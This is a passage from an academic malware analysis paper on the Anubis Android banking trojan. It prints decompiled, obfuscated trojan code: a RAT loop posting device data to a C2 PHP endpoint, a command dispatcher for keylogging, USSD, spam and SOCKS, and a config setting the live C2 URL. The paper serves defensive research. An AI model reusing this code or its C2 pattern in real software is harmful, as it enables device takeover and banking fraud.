
```
public gpYSxuFMjuBg() {
    super("ServiceRAT");
}

@Override // android.app.IntentService
protected void onHandleIntent(Intent intent) {
    p0prUw0vSWgOVKCc p0pruw0vswgovkcc;
    String str;
    Intent intent2;
    String str2;
    this.f924GHqqn0pC2O2VWOBi = this.f923G9IIDoU5BG6kP9ak.p0prUw0vSWgOVKCc(this).replace(" ", "");
    while (true) {
        try {
            TimeUnit.MILLISECONDS.sleep(1000L);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
        String gq2BJNmFUzQWsFww = this.f923G9IIDoU5BG6kP9ak.gq2BJNmFUzQWsFww(this, "websocket");
        if (!gq2BJNmFUzQWsFww.equals("")) {
            bdlxtspya.heihqyeizynsrdfg.tpqlhhugp.cgbnnsgvqscjd.p0prUw0vSWgOVKCc p0pruw0vswgovkcc2 = this.pFJmwy7NkOSa9YjF;
            StringBuilder sb = new StringBuilder();
            sb.append(gq2BJNmFUzQWsFww);
            this.crt0auXnG4Wbo6f1.getClass();
            sb.append("/qSlwaY/GAR8E4/KRYl4N.php");
            String sb2 = sb.toString();
            StringBuilder sb3 = new StringBuilder();
            sb3.append("tuk_tuk=");
            sb3.append(this.f923G9IIDoU5BG6kP9ak.S(this.f924GHqqn0pC2O2VWOBi + "|:| "));
            String R = this.f923G9IIDoU5BG6kP9ak.R(p0pruw0vswgovkcc2.GHqqn0pC2O2VWOBi(sb2, sb3.toString()));
            this.f923G9IIDoU5BG6kP9ak.DteN3ovpuVMACQRy("RATresponce", "" + R);
            if (R != "**") {
                this.f923G9IIDoU5BG6kP9ak.DteN3ovpuVMACQRy("RAT_command", "" + R);
                if (R.contains("opendir:")) {
                    String str3 = R.replace("opendir:", "").split("!!!!")[0];
                    if (str3.contains("getExternalStorageDirectory")) {
                        str3 = Environment.getExternalStorageDirectory().getAbsolutePath();
```

Figure 10. RAT command feature in the application

Figure 10 shows that the Anubis Trojan can perform RAT commands on devices that have the application installed.

4.4 Dynamic analysis


The dynamic analysis process requires running the Anubis Trojan in a controlled environment in order to determine the characteristics of the malware based on traffic and targets. When the FakeWhatsapp.apk file is installed on the target device, the application automatically tries to activate the Accessibility service, as shown in Figure 11.



```
if (!split[i].contains("startaccessibility")) {
    try {
        String gq2BJNmFUzQWsFww4 = this.f903G9IIDoU5BG6kP9ak.gq2BJNmFUzQWsFww(this, "startRequest");
        str10 = str44;
        try {
            if (gq2BJNmFUzQWsFww4.contains(str10)) {
                this.f903G9IIDoU5BG6kP9ak.tmChcFLUGbiMMnVw(this, "startRequest", gq2BJNmFUzQWsFww4.replace(str10, "Access=1"));
            }
        } catch (Exception unused20) {
            this.f903G9IIDoU5BG6kP9ak.DteN3ovpuVMACQRy(str50, str10);
            if (split[i].contains("startpermission")) {
            }
            if (split[i].contains("=ALERT|")) {
            }
            if (split[i].contains("=PUSH|")) {
            }
            if (split[i].contains("startAutoPush")) {
            }
            if (split[i].contains("RequestPermissionInj")) {
            }
            if (!split[i].contains("|ussd=")) {
            }
            if (split[i].contains("|sockshost=")) {
            }
            if (split[i].contains("stopsocks5")) {
            }
            if (split[i].contains("|spam=")) {
            }
            if (split[i].contains("|replaceurl=")) {
            }
            if (split[i].contains("|startapplication=")) {
            }
            if (!split[i].contains("pushLock")) {
            }
            str22 = str47;
            if (split[i2].contains("pushUnlock")) {
            }
            if (!split[i2].contains("killBot")) {
            }
            if (split[i2].contains("getkeylogger")) {
            }
            if (split[i2].contains("|startrat=")) {
            }
            if (split[i2].contains("startforward=")) {
            }
            if (split[i2].contains("stopforward")) {
            }
            if (!split[i2].contains("|openbrowser=")) {
            }
            Log.e("realxxxx", split[i2]);
            if (split[i2].contains("openactivity")) {
            }
```

Figure 11. Trojan force enables accessibility service

Figure 11 shows that the Anubis Trojan is trying to force the device to activate an Accessibility service to track user activity. Let's say you removed permissions. All are fine. But when you open Settings again, malware will constantly ask you to give permission. You can't navigate to the Apps section of Settings to remove the app. In addition, when the application runs in the background, the data obtained will be stored in the SQLite database, which can be seen in Figure 12.



SQLITE DATABASE

FILES

data/data/bdlxtspya.heihqyeizynsrdfg.tpqlhhugp/app_webview/Cookies

data/data/bdlxtspya.heihqyeizynsrdfg.tpqlhhugp/app_webview/Web Data

Figure 12. SQLite database trojan Anubis

Figure 12 shows the SQLite database directory of the tested trojan sample file located at data/data/bdlxtspya.heihqyeizynsrdfg.tpqlhhugp/app_webview/Cookies and /data/bdlxtspya.heihqyeizynsrdfg.tpqlhhugp/app_webview/WebData. The stored data will later be sent to the C2 server.

4.4.1 TLS/SSL security test

A Secure Socket Layer (SSL) test is a test of an SSL server, certificate, or website. An SSL test can help indicate whether your SSL certificate is accepted or whether your system is configured correctly. Table 3 shows the SSL test results for the sample file. It can be seen in Table 3 that the Anubis Trojan sample file successfully passed four series of tests carried out. Files identified as malicious but successfully passed the network security test.

Table 3. Result scan TLS/SSL sample Anubis Trojan

Test	Time	Result
Cleartext Trafic Test	0.72s	Pass
TLS Misconfiguration Test	0.72s	Pass
TLS Pinning/Certificate Transparency Bypass Test	0.72s	Pass
TLS Pinning/Certificate Transparency Test	0.72s	Pass

4.5 C2 server of Anubis Trojan

A quick search for "HTTP/HTTPS" reveals some interesting things. First, Anubis has C2 server information which can be seen in Figure 13.

It can be seen in Figure 13 C2 that the server URL is https://pepitok.club. This URL contacts the central command and control (C2) server. They focus on detecting algorithmically generated domain names through lexicographical analysis, quarantining all infected devices, or both [30].


4.6 Result

The results section of this study provides information about the dangers posed by the tested Anubis Trojan samples. The

Anubis Trojan tried can allow applications to send SMS messages without owner confirmation, keylogger, or RAT command, provides read access to the device's phone number, allows an application to access the internet, allows the application to call phone numbers without your intervention, can use this to try and trick users into installing additional malicious packages, enable the application to read SMS messages stored on your phone or SIM card, allows the application to access the phone features of the device. This application also forces the user to enable force accessibility. When the user tries to disable the accessibility service, the application will re-enable it. The obtained data will be stored in the SQLLite database and sent to the attacker's server panel.

The test results above, it shows that some Trojan Anubis have characteristics such as:

- Impersonation: Anubis disguises itself as a legendary application or sends fake SMS messages or e-mails that fill devices with malware.
- Monitoring skills: Anubis can monitor device activity and collect personal information such as passwords, phone numbers and application data.
- Attack skills: Anubis can carry out DDoS (Distributed Denial of Service) attacks and break into device security systems.
- Undetectable skill: Anubis can bypass anti-virus detection technology and ensure that malware is not detected by anti-virus software.



```
sb3.append("");
this.f896p0prUw0vSWgOVKCc.getClass();
sb3.append("https://pepitok.club");
tmChcFLUGbiMMnVw(context, "urls", sb3.toString());
tmChcFLUGbiMMnVw(context, "StringYes", "");
tmChcFLUGbiMMnVw(context, "uninstall1", "");
tmChcFLUGbiMMnVw(context, "uninstall2", "");
tmChcFLUGbiMMnVw(context, "vkladmin", "");
tmChcFLUGbiMMnVw(context, "websocket", "");
tmChcFLUGbiMMnVw(context, "vnc", "start");
tmChcFLUGbiMMnVw(context, "sound", "start");
tmChcFLUGbiMMnVw(context, "isContinueProgramMiUi", "false");
String str3 = "straccessibility";
tmChcFLUGbiMMnVw(context, str3, "");
String str4 = "straccessibility2";
tmChcFLUGbiMMnVw(context, str4, "");
tmChcFLUGbiMMnVw(context, "findfiles", "");
tmChcFLUGbiMMnVw(context, "foregroundwhile", "");
tmChcFLUGbiMMnVw(context, "cryptfile", "false");
tmChcFLUGbiMMnVw(context, "status", "");
tmChcFLUGbiMMnVw(context, "key", "");
tmChcFLUGbiMMnVw(context, "htmllocker", "");
```

Figure 13. C2 server to collect information

5. CONCLUSIONS

Anubis Trojan test results using mobile security labware show that this type of trojan has various capabilities, such as creating applications to send SMS, Keylogging, SMS Spam, sending RAT commands, retrieving call history, disabling play protection, and sending data to attackers via C2 Server. All these activities are caused by the Anubis Trojan. This Trojan forces the user to activate an access service that can read all the user's activities and run in the background. To protect Android devices against Anubis attacks, it is recommended only to download apps from trusted sources, install regular software updates, and enable security settings on Android devices. Google Play Protect can also help protect your device against Trojans like Anubis. Hopefully, this research can make users more careful when installing applications on Android devices.

REFERENCES

[1] Digital banking transactions are projected to reach IDR 49,733 trillion in 2022 | IDNFinancials. https://www.idnfinancials.com/news/41944/digital-banking-transactions-projected-reach-idr, accessed on Aug. 23, 2022.

[2] Gezer, A., Warner, G., Wilson, C., Shrestha, P. (2019). A flow-based approach for Trickbot banking trojan detection. Computers & Security, 84: 179-192. https://doi.org/10.1016/j.cose.2019.03.013

[3] Kumar, A., Kuppusamy, K.S., Aghila, G. (2018). FAMOUS: Forensic analysis of MObile devices using scoring of application permissions. Future Generation Computer Systems, 83: 158-172. https://doi.org/10.1016/j.future.2018.02.001

[4] Leguesse, Y., Colombo, C., Vella, M., Hernandez-Castro, J. (2021). PoPL: Proof-of-Presence and Locality, or How to Secure Financial Transactions on Your Smartphone. IEEE Access, 9: 168600-168612. https://doi.org/10.1109/ACCESS.2021.3137360

[5] Wang, V., Nnaji, H., Jung, J. (2020). Internet banking in Nigeria: Cyber security breaches, practices and capability. International Journal of Law, Crime and Justice, 62: 100415. https://doi.org/10.1016/j.ijlcj.2020.100415

[6] Ma, Z., Yuanyuan, H., Lu, J. (2020). Trojan traffic detection based on machine learning. In 2020 17th International Computer Conference on Wavelet Active Media Technology and Information Processing (ICCWAMTIP), Chengdu, China, pp. 157-160. https://doi.org/10.1109/ICCWAMTIP51612.2020.9317515

[7] Atzeni, A., Diaz, F., Lopez, F., Marcelli, A., Sanchez, A., Squillero, G. (2020). The rise of Android Banking trojans. IEEE Potentials, 39(3): 13-18. https://doi.org/10.1109/MPOT.2019.2904744

[8] Grammatikakis, K.P., Koufos, I., Kolokotronis, N., Vassilakis, C., Shiaeles, S. (2021). Understanding and mitigating banking trojans: From zeus to emotet. In 2021 IEEE International Conference on Cyber Security and Resilience (CSR), Rhodes, Greece, pp. 121-128. https://doi.org/10.1109/CSR51186.2021.9527960

[9] "Almost 100,000 new mobile banking Trojan strains detected in 2021| ZDNET." https://www.zdnet.com/article/almost-100000-new-mobile-banking-trojans-detected-in-2021/, accessed on Aug. 23, 2022.

[10] Han, Q., Subrahmanian, V.S., Xiong, Y. (2020). Android malware detection via (somewhat) robust irreversible feature transformations. IEEE Transactions on Information Forensics and Security, 15: 3511-3525. https://doi.org/10.1109/TIFS.2020.2975932

[11] Alzubaidi, A. (2021). Recent advances in android mobile malware detection: A systematic literature review. IEEE Access, 9: 146318-146349. https://doi.org/10.1109/ACCESS.2021.3123187

[12] Huang, H., Zheng, C., Zeng, J., Zhou, W., Zhu, S., Liu, P., Molloy, I., Chari, S., Zhang, C., Guan, Q. (2018). A large-scale study of android malware development

phenomenon on public malware submission and scanning platform. IEEE Transactions on Big Data, 7(2): 255-270. https://doi.org/10.1109/TBDATA.2018.2790439

[13] Qamar, A., Karim, A., Chang, V. (2019). Mobile malware attacks: Review, taxonomy & future directions. Future Generation Computer Systems, 97: 887-909. https://doi.org/10.1016/j.future.2019.03.007

[14] 400 Banks' Customers Targeted with Anubis Trojan | Threatpost. https://threatpost.com/400-banks-targeted-anubis-trojan/177038/, accessed on Aug. 23, 2022.

[15] Atzeni, A., Diaz, F., Lopez, F., Marcelli, A., Sanchez, A., & Squillero, G. (2020). The rise of Android Banking trojans. IEEE Potentials, 39(3), 13–18. https://doi.org/10.1109/MPOT.2019.2904744

[16] Ning, B., Zhang, G., Zhong, Z. (2020). An evolutionary perspective: A study of anubis Android Banking trojan. In 2020 7th International Conference on Dependable Systems and Their Applications (DSA), Xi'an, China, pp. 141-150. https://doi.org/10.1109/DSA51864.2020.00026

[17] Bruesch, A., Nguyen, N., Schürmann, D., Sigg, S., Wolf, L. (2019). Security properties of gait for mobile device pairing. IEEE Transactions on Mobile Computing, 19(3): 697-710. https://doi.org/10.1109/TMC.2019.2897933

[18] Prakoso, D.C., Riadi, I., Prayudi, Y. (2020). Detection of metasploit attacks using RAM forensic on proprietary operating systems. Kinetik: Game Technology, Information System, Computer Network, Computing, Electronics, and Control, 5(2): 155-160. https://doi.org/10.22219/kinetik.v5i2.1037

[19] Riadi, I., Yanto, I.T.R., Handoyo, E. (2020). Cyber security analysis of academic services based on domain delivery services and support using indonesian e-government ratings (PEGI). Kinetik: Game Technology, Information System, Computer Network, Computing, Electronics, and Control, 5(4): 263-270. https://doi.org/10.22219/kinetik.v5i4.1083

[20] He, X., Liu, J., Huang, C.T., Wang, D., Meng, B. (2019). A security analysis method of security protocol implementation based on unpurified security protocol trace and security protocol implementation ontology. IEEE Access, 7: 131050-131067. https://doi.org/10.1109/ACCESS.2019.2940512

[21] Bai, C., Han, Q., Mezzour, G., Pierazzi, F., Subrahmanian, V.S. (2019). DBank: Predictive behavioral analysis of recent Android Banking trojans. IEEE Transactions on Dependable and Secure Computing, 18(3): 1378-1393. https://doi.org/10.1109/TDSC.2019.2909902

[22] Shao, R., Rastogi, V., Chen, Y., Pan, X., Guo, G., Zou, S., Riley, R. (2018). Understanding in-app ads and detecting hidden attacks through the mobile app-web interface. IEEE Transactions on Mobile Computing, 17(11): 2675-2688. https://doi.org/10.1109/TMC.2018.2809727

[23] Arora, A., Peddoju, S.K., Conti, M. (2019). *Permpair*: Android malware detection using permission pairs. IEEE Transactions on Information Forensics and Security, 15: 1968-1982. https://doi.org/10.1109/TIFS.2019.2950134

[24] Riadi, I., Sunardi, Aprilliansyah, D. (2022). Mobile device security evaluation using reverse TCP method. Kinetik: Game Technology, Information System, Computer Network, Computing, Electronics, and Control, 7(3): 289-298. https://doi.org/10.22219/kinetik.v7i3.1433

[25] Aprilliansyah, D., Riadi, I. (2021). Analysis of remote access trojan attack using android debug bridge. IJID (International Journal on Informatics for Development), 10(2): 102-111. https://doi.org/10.14421/ijid.2021.2839

[26] Guo, M., Bhattacharya, P., Yang, M., Qian, K., & Yang, L. (2013). Learning mobile security with android security labware. SIGCSE 2013 - Proceedings of the 44th ACM Technical Symposium on Computer Science Education, 675–680. https://doi.org/10.1145/2445196.2445394

[27] Wang, S., Huang, H. (2022). Nonequilibrium initialization: Seamless connection between dynamic state estimation and dynamic security assessment. IEEE Transactions on Power Systems, 37(3): 2463-2466. https://doi.org/10.1109/TPWRS.2022.3143363

[28] Awad, A.A., Sayed, S.G., Salem, S.A. (2019). Collaborative framework for early detection of rat-bots attacks. IEEE Access, 7: 71780-71790. https://doi.org/10.1109/ACCESS.2019.2919680

[29] Waterson, D. (2021). How keyloggers work and how to defeat them. ITNOW, 63(1): 40-41. https://doi.org/10.1093/itnow/bwab017

[30] Menon, A. (2019). Thwarting C2 Communication of DGA-Based Malware using Process-level DNS Traffic Tracking. In 2019 7th International Symposium on Digital Forensics and Security (ISDFS), Barcelos, Portugal, pp. 1-5. https://doi.org/10.1109/ISDFS.2019.8757555